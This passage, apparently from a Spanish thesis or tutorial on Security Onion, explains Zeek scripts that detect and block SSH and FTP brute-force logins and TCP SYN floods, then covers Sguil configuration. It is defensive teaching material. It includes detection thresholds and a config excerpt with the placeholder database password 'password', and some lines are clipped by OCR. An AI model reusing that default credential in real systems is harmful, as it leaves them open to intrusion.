- En el campo acción, indicamos la acción que se ha generado al activarse la noticia, en este caso generamos una noticia con 'Notice:: ACTION_LOG'.
- Mediante el campo suppress_for indicamos el tiempo que queremos que no se vuelva a mostrar esta noticia aunque se vuelva a producir, en este caso 3600 segundos.

```
raul@raul-virtual-machine:/nsm/bro/logs/current$ cat notice.log
{"ts":"2020-05-14T11:30:33.291590Z","note":"Interesting_Result","msg":"Ejemplo d
e zeek","sub":"esto sigue siendo el submensaje","actions":["Notice::ACTION_LOG"]
,"suppress_for":3600.0}
```

Figura 1.96: Ejemplo de noticia generada por Zeek

2. En el segundo paso, Syslog-ng recoge tanto los archivos de logs como los archivos de noticias y los trasmite a Logstash para que sean procesados por las herramientas de Elastic Stack. La configuración de esta herramienta se encuentra en la ruta:

```
/etc/syslog-ng/syslog-ng.conf
```

Se puede ver un extracto en el que se recogen la información de los archivos de Zeek en la figura 1.97. Son enviados a Logstash de la misma forma que en las herramientas anteriores.

```
ource s_bro_conn { file("/nsm/bro/logs/current/conn.log" flags(no-parse) program_override("bro_conn")); };
ource s_bro_dce_rpc { file("/nsm/bro/logs/current/dce_rpc.log" flags(no-parse) program_override("bro_dce_rpc")); };
ource s_bro_dhcp { file("/nsm/bro/logs/current/dhcp.log" flags(no-parse) program_override("bro_dhcp")); };
ource s_bro_dnp3 { file("/nsm/bro/logs/current/dnp3.log" flags(no-parse) program_override("bro_dnp3")); };
ource s_bro_dns { file("/nsm/bro/logs/current/dns.log" flags(no-parse) program_override("bro_dns")); };
ource s_bro_files { file("/nsm/bro/logs/current/files.log" flags(no-parse) program_override("bro_files")); };
ource s_bro_ftp { file("/nsm/bro/logs/current/ftp.log" flags(no-parse) program_override("bro_ftp")); };
ource s_bro_http {
       file("/nsm/bro/logs/current/http.log" flags(no-parse) program_override("bro_http"));
;
ource s_bro_intel { file("/nsm/bro/logs/current/intel.log" flags(no-parse) program_override("bro_intel")); };
ource s_bro_irc { file("/nsm/bro/logs/current/irc.log" flags(no-parse) program_override("bro_irc")); };
ource s_bro_kerberos { file("/nsm/bro/logs/current/kerberos.log" flags(no-parse) program_override("bro_kerberos")); };
ource s_bro_modbus { file("/nsm/bro/logs/current/modbus.log" flags(no-parse) program_override("bro_modbus")); };
ource s_bro_mysql { file("/nsm/bro/logs/current/mysql.log" flags(no-parse) program_override("bro_mysql")); };
```

Figura 1.97: Recolección de logs y noticias por Syslog-ng

1.10.8.2. Sistema de generación de alertas de Zeek

Vamos a describir los pasos necesarios para generar una noticia (dato de alerta en Zeek/Bro) dentro del sistema de Zeek dentro de Security Onion.

1. Primero es necesario crear un directorio para recoger todos los scripts que hagamos para generar las noticias. Este directorio se debe crear en la ruta:

```
    /opt/bro/share/bro/policy
```

En Security Onion podemos utilizar el comando mkdir dentro del directorio anterior. En este caso vamos a poderle de nombre custom_scripts.

```
    mkdir custom\_scripts
```

2. Dentro de este directorio tenemos que crear como mínimo dos archivos:

- El archivo __load__.bro: Es el archivo que tiene como objetivo indicar a Zeek los archivos que tiene que cargar cuando se despliegue.
- El archivo de script con extensión '.bro' que contendrá todas las instrucciones necesarias para genrar la noticia.

3. Después, es necesario editar el archivo 'local.bro' que se encuentra en la siguiente ruta:

```
/opt/bro/share/bro/site
```

E incluir el directorio que hemos creado para crear nuestros scripts personalizados mediante el comando @load:

```
@load custom_scripts
```

4. Una vez realizado los pasos anteriores, tenemos que volver a desplegar Zeek en Security Onion con el comando:

```
sudo so-zeek-restart
```

5. Si no han habido fallos en los scripts ni en la carga de los ficheros, debemos de ver el script cargado en el archivo 'loaded_scripts.log' en la siguiente ruta:

```
/nsm/bro/logs/current
```

6. Cuando ocurra el evento con el que hemos generado la noticia, la tendremos que ver en el archivo:

```
nsm/bro/logs/current/notice.log
```

1.10.8.3. Scripts para generación de alertas en Zeek

En esta sección van a tener lugar la descripción de aquellos script que se han utilizado para la explotación de Zeek y la generación de noticias. El conjunto de scripts está formado por:

1. Un script para comprender la generación de noticias.

2. Un script para controlar el intento de entrar por fuerza bruta SSH.
3. Un script para la detección de intrusiones FTP.
4. Un script para evitar los ataques TCP SYN FLOOD.

1.10.8.3.1 Script para la generación de noticias

Primero vamos a desarrollar un script básico para entender la base de la generación de noticias mediante su framework y la estructura de un script en Zeek. Este archivo se ha llamado exampleZeek.bro:

```
@load base/frameworks/notice

export {
      redef enum Notice::Type += { Interesting_Result };
}

 event zeek_init()
 {
NOTICE([$ts=current_time(),$note=Interesting_Result, $msg=fmt("
   Ejemplo de zeek"),$sub="esto sigue siendo el submensaje"]);
 }
```

Lo primero que hacemos es cargar el framework para la generación de noticias mediante la introducción @load. Mediante esta introducción vamos a importar todos aquellos frameworks que vayamos a utilizar en nuestros scripts.

A continuación vamos a ver el bloque export. En este bloque se van a definir todos aquellos componentes que van a poder ser llamados desde otros scripts. Dentro de este bloque se ha añadido un tipo dentro del framework de noticias llamado 'Interesting_Result'. Lo hemos llamado de esta manera para utilizar el mismo nombre que algunos de los scripts que ya vienen en Zeek.

Luego vemos uno de los componentes más importantes dentro de los scripts de Zeek, llamado evento. Zeek está orientado a eventos, que no son más que funciones que se activan cuando ocurren determinadas situaciones. En este script de ejemplo, se define el evento zeek_init().

Este evento se activa cada vez que zeek es desplegado, es decir, cada vez que arranquemos Security Onion (y con ello Zeek), se va a ejecutar el código definido dentro de este bloque.

Dentro de este bloque nos encontramos la generación de una noticia. El objeto 'NOTICE' recibe los siguientes parámetros como mínimo:

- $ts= Es el timestamp en el que se genera la noticia. Si no se define, Zeek pondrá un timestamp aleatorio, generalmente en el año 1970. En este script llamamos a la función current_time, que nos permite obtener la fecha del Sistema Security Onion.
- $note= Con este parámetro definimos el tipo de noticia, en este caso la noticia que hemos definido antes, 'Interesting_Result'.
- $msg= Es el mensaje o cuerpo que se va a generar junto con la noticia, en este caso avisamos que es un ejemplo.
- $sub= Es el submensaje que va acompañando al mensaje de la noticia, en este caso indicamos que es el campo submensaje.

Esta noticia ha sido generada con éxito y se puede ver reflejada en el archivo 'notice.log' en la figura 1.96.

1.10.8.3.2 Script para fuerza bruta SSH

A continuación vamos a desarrollar un script para controlar el intento de entrar por fuerza bruta al puerto 22 SSH. El script que se ha desarrollado es el siguiente:

```
@load base/protocols/ssh
@load base/frameworks/sumstats
@load base/frameworks/notice
@load base/frameworks/intel

module SSH;

redef enum Notice::Type += {ssh_fallo};
const intentos: double = 3;
const timeout2 = 2 mins;

event NetControl::init()
  {
```

```
14    local debug_plugin = NetControl::create_debug(T);
15    NetControl::activate(debug_plugin, 0);
16    }
17
18  event ssh_auth_failed(c: connection)
19          {
20          local id = c$id;
21          SumStats::observe("ssh_error", [$host=id$orig_h], [$str=
               cat(id$resp_h)]);
22          }
23
24  event zeek_init()
25          {
26
27          local r1: SumStats::Reducer = [$stream="ssh_error", $apply
               =set(SumStats::SUM)];
28          SumStats::create([$name="detectar_fuerzabrutassh",
29                            $epoch=timeout2,
30                            $reducers=set(r1),
31                            $threshold_val(key: SumStats::Key,
                                 result: SumStats::Result) =
32                                    {
33                                    return result["ssh_error"]$sum;
34                                    },
35                            $threshold=intentos,
36                            $threshold_crossed(key: SumStats::Key,
                                 result: SumStats::Result) =
37                                    {
38
39                                    local r = result["ssh_error"];
40                                    NetControl::drop_address(key$host,
                                         1min);
41                                    NOTICE([$ts=current_time(),$note=
                                       ssh_fallo, $sub="Intento ssh",
                                         $src=key$host,$msg=fmt("El
                                       host %s ha intentado entrar por
                                         ssh %d veces, se procede a su
```

```
                                        bloqueo",key$host,r$num)]);
42                                    }]);
43
44          }
```

Primero de todo, como en cualquier script básico de Zeek, es necesario importar los frameworks y protocolos necesarios para generar la noticia. En este caso se importan en las 4 primeras líneas el protocolo ssh y los frameworks sumstats (para estadísticas), notice (para generar noticias) e intel.

A continuación, en la línea 6, se importa el módulo SSH para tener disponibles todos los eventos relaciones con este protocolo.

Luego se exporta en el fichero el tipo de noticia 'ssh_fallo' para importarlo en cualquier script ajeno a este. Se definen las variables constantes que se refieren al número de intentos (3) y al tiempo en el que se van a realizar esos intentos (2 minutos).

Mediante el evento NetControl::init() vamos a poder iniciar el control de la red, lo que nos va a permitir ejecutar acciones como denegar paquetes procedentes de un host determinado. Lo activamos mediante la funcion activate que recibe el plugin por defecto para el debug.

Después vamos a utilizar el evento 'ssh_auth_failed' del módulo SSH. Este evento sólo se va a activar cuando se produzca un intento fallido de autentificación por parte de un dispositivo. Recibe como entrada la conexión que ha intentado conectarse. Dentro de este evento, lo que hacemos es coger el id de la conexión fallida y llamar, utilizando el framework Sumstats, al método observe que va a colocar este fallo dentro de una colección llamada 'ssh error', junto al host de dicha conexión y a la cabecera.

Después, cada vez que se inicie Zeek vamos a ejecutar el código contenido dentro de zeek_init. Dentro de este evento utilizamos al framework SumStats para llamar a 'Reducer', esta función se encarga de recoger todos los eventos 'ssh_auth_failed' y aplicarle una función de suma dentro del conjunto con 'set(SumStats::SUM)'.

Luego llamamos a la función create del framework, que utiliza:

- $name que es el nombre con el que vamos a identificar al evento que se produce.
- $epoch que es el tiempo en el que se debe de producir el evento (en este caso utilizamos timeout2 que son 2 minutos).

- $reducers, que es el parámetro en el que definimos el reducer que hemos definido antes, que contiene el conjunto de eventos de ssh junto con su suma.
- $threshol_val, que es una función que se va a ejecutar constantemente devolviendo la suma de los eventos 'ssh_error'.
- $threshold que define el número de intentos ssh que van a producirse antes de que se active la función $threshold_crossed.
- $threshold_crossed es la función que se activa cuando se supera el límite establecido. Dentro de esta función recogemos el resultado de la colección 'ssh_error'. Luego vamos a utilizar el framework NetControl para, mediante la función drop_address, bloquear la dirección que ha producido el intento de conexión durante un minuto.
  Luego activamos la noticia pasándole el timestamp actual, el tipo de noticia, el submensaje descriptivo, el host que ha iniciado el ataque y un mensaje descriptivo de que se bloquea al host por el ataque.
  Podemos ver en la figura 1.98 que este script ha detectado correctamente un ataque de autentificación ssh dentro de la herramienta online https://try.bro.org/.

ts	note	msg	sub	src	dst	p	n	peer_descr	actions	suppress_fo
1589628595.412977	SSH::ssh_fallo	El host 172.16.238.1 ha intent...	Intento ssh	172.16.238.1	-	-	-	-	Notice::ACTION_LOG	3600.000000
1589628595.421122	SSH::ssh_fallo	El host 172.16.238.1 ha intent...	Intento ssh	172.16.238.1	-	-	-	-	Notice::ACTION_LOG	3600.000000

Figura 1.98: Noticia SSH generada

1.10.8.3.3 Script para intrusiones FTP

Ahora vamos a desarrollar otro script para la detección de intrusiones anómalas cuando se utiliza el protocolo FTP. Sigue la misma estructura que en el ataque ssh:

```
1 @load base/protocols/ftp
2 @load base/frameworks/sumstats
3 @load base/frameworks/notice
4 @load base/frameworks/intel
5
6 module FTP;
7
8 redef enum Notice::Type += {ftp_brute};
9 const intentos: double = 4;
```

```
10 const timeout2 = 2 mins;
11
12 event NetControl::init()
13   {
14   local debug_plugin = NetControl::create_debug(T);
15   NetControl::activate(debug_plugin, 0);
16   }
17 event ftp_reply(c: connection, code: count, msg: string,
     cont_resp: bool)
18    {
19    local cmd = c$ftp$cmdarg$cmd;
20    if ( cmd == "USER" || cmd == "PASS" )
21        {
22        if ( FTP::parse_ftp_reply_code(code)$x == 5 )
23            SumStats::observe("ftp_error", [$host=c$id$orig_h],
                 [$str=cat(c$id$resp_h)]);
24        }
25    }
26
27 event zeek_init()
28        {
29
30        local r1: SumStats::Reducer = [$stream="ftp_error",
             $apply=set(SumStats::SUM)];
31        SumStats::create([$name="detectar_fuerzabrutaftp",
32                          $epoch=timeout2,
33                          $reducers=set(r1),
34                          $threshold_val(key: SumStats::Key,
                               result: SumStats::Result) =
35                             {
36                             return result["ftp_error"]$sum;
37                             },
38                          $threshold=intentos,
39                          $threshold_crossed(key: SumStats::Key,
                                result: SumStats::Result) =
40                             {
41
```

```
42                                  local r = result["ftp_error"];
43                                          NetControl::drop_address
                                               (key$host, 1min);
44                                  NOTICE([$ts=current_time(),$note
                                       =ftp_brute, $sub="Intento
                                       fuerza bruta ftp",  $src=
                                       key$host,$msg=fmt("El host %s
                                        ha intentado entrar por ftp
                                       %d veces, se procede a su
                                       bloqueo",key$host,r$num)]);
45                                  }]);
46
47          }
```

En este script primero importamos los frameworks sumstats, notice e intel como en el ejemplo anterior, y esta vez vamos a importar el protocolo FTP. Es necesario cargar todos los eventos del protocolo mediante 'module FTP'.

A continuación, vamos a definir el tipo de noticia que vamos a lanzar, en este caso 'ftp_brute'. Y vamos a definir también los intentos que pueden hacerse antes de que salte la noticia (4) y el límite en el que se tienen que realizar (2 minutos). A continuación es necesario iniciar el framework NetControl para hacer uso de sus características luego para restringir a los atacantes.

Mediante el evento ftp_reply del módulo FTP, vamos a ejecutar código cada vez que se produzca una respuesta errónea de autentificación en FTP. Esta función definida en el módulo FTP recibe la conexión fallida, el código de la respuesta, el string que lleva la respuesta y un booleano.

Primero lo que hacemos es recoger los argumentos en la variable cmd, en la que luego comprobamos si en esos argumentos se encuentra alguno de los argumentos de identificación (USER y PASS). Si nos encontramos ante una autentificación, vamos a comprobar si el código de la respuesta FTP coincide con 5, que es el código definido en el protocolo para cuando se produce un error. Luego, como en el cao anterior, vamos a llamar a observe para ir creando una colección de errores con el nombre de 'ftp error'.

Ahora vamos a describir zeek_init, este código, que se ejecuta cada vez que se inicia Zeek, va a llamar a Reducer para coger la colección de errores FTP y aplicarle la operación de suma. Luego, se llamará a la función create para generar una evento cuando se produzcan

más de 4 respuestas erróneas del protocolo FTP cuando los argumentos son de autentificación (USER y PASS) dentro de un intervalo de 2 minutos.
Se denegará el tráfico posteriormente procedente del atacante mediante drop_address y se generará la noticia indicando el tipo de ataque, la dirección del atacante y y el número de veces que ha intentado identificarse.
Podemos ver en la figura 1.99 que este script ha detectado correctamente un ataque de autentificación FTP dentro de la herramienta online https://try.bro.org/.

ts	note	msg	sub	src	dst	p	n	peer_descr	actions	suppress_for
1589628819.470447	FTP::ftp_brute	El host 192.168.56.1 ha intent...	Intento fuerza bruta ftp	192.168.56.1	-	-	-	-	Notice::ACTION_LOG	3600.000000

Figura 1.99: Noticia FTP generada

1.10.8.3.4 Script para ataques TCP SYN

Se va a desarrollar un script para evitar los ataques TCP SYN FLOOD que ya detectamos con la herramienta de Snort. El script es el siguiente:

```
@load base/protocols/conn
@load base/frameworks/sumstats
@load base/frameworks/notice
@load base/frameworks/intel

module TCP;

redef enum Notice::Type += {syn_flood};

const intentos: double = 100;
const timeout2 = 1 mins;

event NetControl::init()
  {
  local debug_plugin = NetControl::create_debug(T);
  NetControl::activate(debug_plugin, 0);
  }
event connection_SYN_packet(c: connection,pkt: SYN_packet){
  SumStats::observe("syn_error", [$host=c$id$orig_h], [$str=cat(
```

```
      c$id$resp_h)]);
20    }
21
22
23  event zeek_init()
24          {
25      local r1: SumStats::Reducer = [$stream="syn_error", $apply=
           set(SumStats::SUM)];
26          SumStats::create([$name="detectar_synflood",
27                            $epoch=timeout2,
28                            $reducers=set(r1),
29                            $threshold_val(key: SumStats::Key,
                                 result: SumStats::Result) =
30                               {
31                               return result["syn_error"]$sum;
32                               },
33                            $threshold=intentos,
34                            $threshold_crossed(key: SumStats::Key,
                                 result: SumStats::Result) =
35                               {
36
37                               local r = result["syn_error"];
38                                       NetControl::drop_address
                                            (key$host, 1min);
39                               NOTICE([$ts=current_time(),$note
                                    =syn_flood, $sub="Intento de
                                    ataque syn flood",  $src=
                                    key$host,$msg=fmt("El host %s
                                     ha intentado un ataque SYN-
                                    FLOOD, se procede a su
                                    bloqueo",key$host)]);
40                               }]);
41          }
```

Este script sigue la estructura de los anteriores, en las primeras líneas realizamos las llamadas a los protocolos de conexión y a los frameworks de sumstats, notice e intel. Es necesario importar mediante ’module TCP’ el protocolo TCP desde que vamos a utilizar

funciones que contiene.
Se va a definir un tipo de noticia llamada 'syn_flood' que es la que vamos a llamar cuando se genere la alerta, y se van a definir un límite de 100 paquetes SYN dentro de 1 minuto. Para ello, es necesario iniciar primero NetControl para que podamos bloquear al atacante cuando se produzca.
Vamos a utilizar del procolo de conexión el evento 'connection_SYN_packet' que se va a activar cada vez que se registre un paquete TCP con la bandera SYN activada. Dentro de este evento se recibe la conexión y el paquete SYN, y lo que vamos a hacer es crear una colección con todos aquellos paquetes SYN que se envíen a la red.
Luego, en zeek_init, vamos a ir sumando toda la colección mediante el Reducer, y luego mediante create vamos a lanzar una noticia cuando se superen los 100 paquetes TCP SYN dentro del intervalo de 1 minuto. Al atacante, como en ocasiones anteriores, vamos a proceder a bloquearlo y de alertar del propio intento de ataque junto a su timestamp.
Podemos ver en la figura 1.100 que este script ha detectado correctamente un TCP SYN dentro de la herramienta online https://try.bro.org/.

ts	note	msg	sub	src	dst	p	n	peer_descr	actions	suppress_for
1589629021.851811	TCP::syn_flood	El host 10.0.0.2 ha intentado ...	Intento de ataque syn flood	10.0.0.2	-	-	-	-	Notice::ACTION_LOG	3600.000000

Figura 1.100: Noticia TCP SYN generada

- Además de todos los scripts, estos no funcionarían sin un archivo que los cargase en el sistema. EL contenido del archivo __load__.bro es el siguiente:

```
@load ./exampleZeek.bro
@load ./sshattack.bro
@load ./synFlood.bro
@load ./ftpBro.bro
```

Como podemos ver, mediante el comando @load cargamos todos los archivos anteriores para su despliegue en Zeek.

1.10.9. Utilización de Sguil

Para el estudio de Sguil dentro de Security Onion se va a tratar:

- El flujo de datos dentro de Security Onion.
- La información que podemos obtener de la herramienta.
- Las desviaciones disponibles hacia otras herramientas del sistema.

1.10.9.1. Flujo de datos de Sguil dentro de Security Onion




Figura 1.101: Flujo de datos de Sguil en Security Onion

En la figura 1.101 podemos ver el flujo de datos de Sguil dentro de Security Onion. Como podemos ver, está basado en tres procesos:

- En primer lugar, los datos de alerta procedentes del flujo de datos de Snort y Wazuh se recogen en el servidor Sguild. Una de las características principales para la configuración de estos datos de alerta dentro de Sguild se encuentra en el archivo securityonion.conf:

```
/etc/nsm/securityonion.conf
```

  Dentro de este archivo es recomendable configurar la variable DAYSTOKEEP poniéndole como valor el número de días que queremos que se mantenga un dato de alerta en la base de datos de Sguil (Sguild). Por defecto está a 30 días como podemos ver en el siguiente extracto del archivo:

```
DAYSTOKEEP=30
```

Otra variable interesante a la hora de configurarlo es DAYSTOREPAIR. Con esta variable podemos indicar cuántos días queremos desde que se realiza una reparación. Por defecto está a 7 días.

```
DAYSTOREPAIR=7
```

Es decir, en caso de que haya un fallo en la base de datos debido a algún dato corrupto o alguna tabla que ha dejado de ser íntegra, cuando ejecutemos el comando:

```
sudo sguil-db-purge
```

Se intentarán reparar todas las tablas en un intervalo temporal definido con DAYSTOREPAIR y se eliminarán aquellas que sobrepasen el tiempo definido en DAYSTOKEEP.
Además, se tiene dentro del archivo server.conf dentro de la ruta:

```
/etc/nsm/securityonion
```

Podemos encontrar toda la información sobre Sguild como podemos ver en la figura 1.102.

```
# server.conf: auto-generated by NSMnow Administ
SERVER_NAME="securityonion"
SERVER_SENSOR_PORT="7736"
SERVER_CLIENT_PORT="7734"

SERVER_DB_NAME="securityonion_db"
SERVER_DB_USER="sguil"
SERVER_DB_PASS="password"

SERVER_USER="sguil"
SERVER_GROUP="sguil"
SERVER_LIB_DIR="/usr/lib/sguild"
SERVER_LOG_DIR="/nsm/server_data/securityonion"
SERVER_AUTO="Y"
```

Figura 1.102: Datos del servidor Sguild dentro de Security Onion

Podemos observar que mediante el atributo 'SERVER_SENSOR_PORT' establece el puerto en el que Sguild va a estar a la escucha para recibir los datos de alerta, en este caso en el puerto 7736 que es al que van a enviar información los sensores. También mediante la variable 'SERVER_CLIENT_PORT' indicamos el puerto del que se van a alimentar las herramientas de visualización, en este caso el 7734.
Por otra parte tenemos el nombre de la base de datos junto al usuario y la contraseña y los directorios de las librerías de la herramienta junto al de sus logs.

- En segundo lugar, Sguil, que es la herramienta visualizadora, recoge los datos del servidor Sguild para mostrarselos al analista. La configuración de Sguil se encuentra en la ruta:

```
/etc/sguil/sguil.conf
```

Dentro del archivo de configuración del cliente las dos variables más importantes son SERVERPORT y SERVERHOST, en el que le indicamos el puerto en el que está el servidor Sguild y el host, en nuestro caso localhost. Es posible indicar más de un host separándolos por un espacio:

```
set SERVERPORT 7734
set SERVERHOST localhost
```

- En tercer lugar, Sguild envía y recibe peticiones de datos con la base de datos que almacena todos los datos procedentes del sistema Security Onion.

1.10.9.2. Información que podemos obtener de Sguil

En esta sección se va a describir la información principal que podemos obtener de la herramienta.

Para comenzar, es necesario loguearse con el usuario y contraseña que utilizamos en la pantalla de inicio de la figura 1.103. Con este usuario vamos a iniciar la herramienta de visualización.




Figura 1.103: Inicio de sesión de Sguil

A continuación, es necesario definir las interfaces que vamos a monitorizar con el usuario

que hemos seleccionado anteriormente. Es necesario que seleccionemos en nuestro caso la interfaz que está recogiendo todo el tráfico en modo promiscuo. Se muestra la selección en la figura 1.104.




Figura 1.104: Selección de las interfaces que queremos monitorizar

La pantalla principal del cliente Sguil se muestra en la figura 1.105. En esta pantalla entramos como un usuario específico y se nos muestran todos los datos de alerta que se han recogido junto al sensor que lo ha capturado, el id de la alerta, el timestamp de la misma, las direcciones y puertos de origen y destino y el mensaje del evento principalmente.




Figura 1.105: Pantalla principal de Sguil

En la esquina inferior derecha podemos ver una sección en la que si le damos a 'Show Packet Data' nos va a dar información sobre el paquete, como la dirección IP de origen y destino,

el ID, las banderas, la suma de verificación, el tipo de protocolo que es (ICMP en este caso) y la carga útil (DATA).

Además, mediante la opción Show rule podemos ver la regla que ha activado la alerta para comprobar si es veraz. Podemos ver un ejemplo en la figura 1.106.




Figura 1.106: Mostrando información sobre el paquete

En la sección inferior izquierda podemos ver varias secciones interesantes. En la figura 1.107 podemos ver el número total de agentes que hay lanzando datos de alerta, el identificador de cada uno, el tipo de agente que es y la última vez que se comunicó. Además del estado del mismo que nos indicará si está levantado 'UP'.




Figura 1.107: Estado de los sensores

En la sección 'System msg', que se muestra en la figura 1.108 podemos ver los mensajes del sistema Sguil/Sguild, se proporciona información útil como qué usuarios están monitorizando las interfaces y cuáles son.




Figura 1.108: Registro del sistema

En la sección 'User Msgs' podemos escribir mensajes para el resto de los usuarios que utilicen el sistema como podemos ver en el ejemplo de la figura 1.109. Cada mensaje tiene la fecha en la que se realiza, el usuario que lo realiza y el mensaje.

